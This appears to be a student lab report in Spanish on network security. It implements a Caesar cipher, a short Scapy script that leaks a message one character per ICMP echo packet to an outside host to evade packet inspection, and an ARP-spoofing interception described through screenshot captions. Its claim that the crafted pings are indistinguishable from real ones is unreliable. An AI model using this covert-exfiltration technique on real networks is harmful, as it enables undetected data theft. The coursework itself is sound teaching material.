Informe Laboratorio 1

Sección 1

Constanza Alegría Ulloa
constanza.alegria2@mail.udp.cl

Marzo de 2026

Índice

1. Descripción **2**

2. Actividades **2**
2.1. Algoritmo de cifrado 2
2.2. Modo stealth 2
2.3. MitM 3

3. Desarrollo de Actividades **4**
3.1. Actividad 1: Algoritmo de cifrado 4
3.2. Actividad 2: Modo Stealth 4
3.3. Actividad 3: MITM y recuperación del mensaje 7

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a IA Generativa y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando IA Generativa, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el desplazamiento.

```
~/Desktop sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando IA Generativa, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
~/Desktop sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.

```
▾ Data (48 bytes)
    Data: 626009000000000010111213141516171819 1a1b1c1d1e1f20212223242526272
    [Length: 48]

0000  ff ff ff ff ff ff 00 00  00 00 00 00 08 00 45 00   ........ ......E·
0010  00 54 00 01 00 00 40 01  76 9b 7f 00 00 01 7f 06   ·T····@· v·......
0020  06 06 08 00 56 83 00 01  00 21 64 22 13 05 00 00   ····V··· ·!d"····
0030  00 00 62 60 09 00 00 00  00 00 10 11 12 13 14 15   ··b`···· ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

2.3. MitM

1. Generar un programa, en python3 utilizando IA Generativa, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el desplazamiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```
Ξ ~/Desktop Ξ sudo python3 readv2.py cesar.pcapng
0        larycxpajorj h bnpdarmjm nw anmnb
1        kzqxbwozinqi g amoczqlil mv zmlma
2        jypwavnyhmph f zlnbypkhk lu ylklz
3        ixovzumxglog e ykmaxojgj kt xkjky
4        hwnuytlwfknf d xjlzwnifi js wjijx
5        gvmtxskvejme c wikyvmheh ir vihiw
6        fulswrjudild b vhjxulgdg hq uhghv
7        etkrvqitchkc a ugiwtkfcf gp tgfgu
8        dsjquphsbgjb z tfhvsjebe fo sfeft
9        criptografia y seguridad en redes
10       bqhosnfqzehz x rdftqhczc dm qdcdr
11       apgnrmepydgy w qcespgbyb cl pcbcq
12       zofmqldoxcfx v pbdrofaxa bk obabp
13       ynelpkcnwbew u oacqnezwz aj nazao
14       xmdkojbmvadv t nzbpmdyvy zi mzyzn
15       wlcjnialuzcu s myaolcxux yh lyxym
16       vkbimhzktybt r lxznkbwtw xg kxwxl
17       ujahlgyjsxas q kwymjavsv wf jwvwk
18       tizgkfxirwzr p jvxlizuru ve ivuvj
19       shyfjewhqvyq o iuwkhytqt ud hutui
20       rgxeidvgpuxp n htvjgxsps tc gtsth
21       qfwdhcufotwo m gsuifwror sb fsrsg
22       pevcgbtensvn l frthevqnq ra erqrf
23       odubfasdmrum k eqsgdupmp qz dqpqe
24       nctaezrclqtl j dprfctolo py cpopd
25       mbszdyqbkpsk i coqebsnkn ox bonoc
```

Finalmente, deberá indicar por que eligió esa IA Generativa en relación a otras del mercado. Comente si tuvo algún problema al momento de generar los códigos.

3. Desarrollo de Actividades

3.1. Actividad 1: Algoritmo de cifrado

Para esta actividad se utilizó Inteligencia Artificial Generativa con el fin de desarrollar un programa en Python que implementa el algoritmo de cifrado César.

El prompt utilizado fue:

"Genera un programa en Python que implemente el cifrado César, donde el usuario ingrese un texto y un desplazamiento, y se devuelva el texto cifrado."

El código generado fue el siguiente:

```
def cifrado_cesar(texto, desplazamiento):
    resultado = ""
    for c in texto:
        if c.isalpha():
            base = ord('a') if c.islower() else ord('A')
            resultado += chr((ord(c) - base + desplazamiento) % 26 + base)
        else:
            resultado += c
    return resultado
```

Este algoritmo desplaza cada carácter del texto original según un valor definido, manteniendo la estructura del mensaje.



Figura 1: Ejecución del programa de cifrado César, donde se observa el texto original, el desplazamiento y el resultado cifrado.

Figura 1: Se muestra la ejecución del programa y el resultado del cifrado.

—

3.2. Actividad 2: Modo Stealth

En esta actividad se desarrolló un programa en Python utilizando la librería Scapy, cuyo objetivo fue transmitir información de manera encubierta mediante paquetes ICMP, simulando tráfico legítimo tipo ping.

El código implementado permite enviar un carácter del mensaje por cada paquete ICMP, insertando el contenido en el campo *data* del protocolo.

```
from scapy.all import *

mensaje = "HOLA"

for i, c in enumerate(mensaje):
    pkt = IP(dst="8.8.8.8")/ICMP(id=999, seq=i)/c
    send(pkt)
```

Cada paquete generado contiene:

- Tipo ICMP: Echo request (8)
- Código: 0
- Identificador constante
- Número de secuencia incremental
- Payload con un carácter del mensaje



Figura 2: Captura de tráfico ICMP en Wireshark donde se observan múltiples paquetes Echo Request y Echo Reply correspondientes a un ping normal.

Explicación: En esta imagen se observa el comportamiento típico de un ping, donde cada solicitud (Echo Request) genera una respuesta (Echo Reply). Esto establece la referencia de tráfico legítimo que se busca imitar.



Figura 3: Detalle de un paquete ICMP donde se observan los campos Type (8), Code (0), checksum válido e identificadores.

Explicación: Se analiza la estructura interna del paquete ICMP, verificando que los campos cumplen con el estándar del protocolo, lo que permite que el tráfico no sea detectado como anómalo por sistemas de inspección.



Figura 4: Visualización del campo ICMP Data donde se observa el contenido en hexadecimal del paquete.

Explicación: En esta imagen se evidencia el contenido del campo *data*, donde se encuentra el mensaje oculto. El valor hexadecimal 48 4f 4c 41 corresponde a "HOLA", demostrando que la información es transmitida sin alterar la estructura del protocolo.

Esto demuestra que el tráfico generado:

- Mantiene una estructura válida de ICMP
- Es indistinguible de un ping normal
- Permite ocultar información sin levantar alertas básicas

—

3.3. Actividad 3: MITM y recuperación del mensaje

En esta actividad se realizó un ataque Man-In-The-Middle (MITM) utilizando ARP Spoofing, con el objetivo de interceptar el tráfico entre dos dispositivos de la red.



Figura 5: Configuración de red obtenida mediante el comando ip a.

Explicación: Se identifica la dirección IP del equipo atacante dentro de la red local, necesaria para ejecutar el ataque.



Figura 6: Escaneo de la red local utilizando netdiscover.

Explicación: Se identifican los dispositivos activos en la red, destacando el gateway (192.168.95.1) y la máquina víctima (192.168.95.254).



Figura 7: Ejecución del ataque ARP Spoofing en ambas direcciones.

Explicación: Se envían respuestas ARP falsas para posicionar el equipo atacante como intermediario entre la víctima y el gateway.



Figura 8: Captura de tráfico HTTP en Wireshark.

Explicación: Se observa tráfico HTTP en texto plano, incluyendo solicitudes GET y respuestas del servidor. Esto demuestra que el protocolo HTTP no cifra la información, permitiendo su lectura directa.

Esto evidencia que:

- El tráfico puede ser interceptado
- La información puede ser leída sin cifrado
- Existe vulnerabilidad en protocolos no seguros

—

Conclusiones y comentarios

En este laboratorio se demostró que es posible ocultar información dentro de tráfico ICMP sin levantar sospechas, utilizando técnicas de comunicación encubierta.

Se concluye que:

- El protocolo ICMP puede ser utilizado para transmitir datos ocultos.
- Herramientas como Wireshark permiten analizar profundamente el tráfico.
- Los ataques MITM permiten interceptar comunicaciones en redes locales.
- El tráfico HTTP es vulnerable al no estar cifrado.
- El cifrado César es débil frente a ataques de fuerza bruta.

Esto evidencia la importancia del uso de protocolos seguros como HTTPS y mecanismos de detección más avanzados.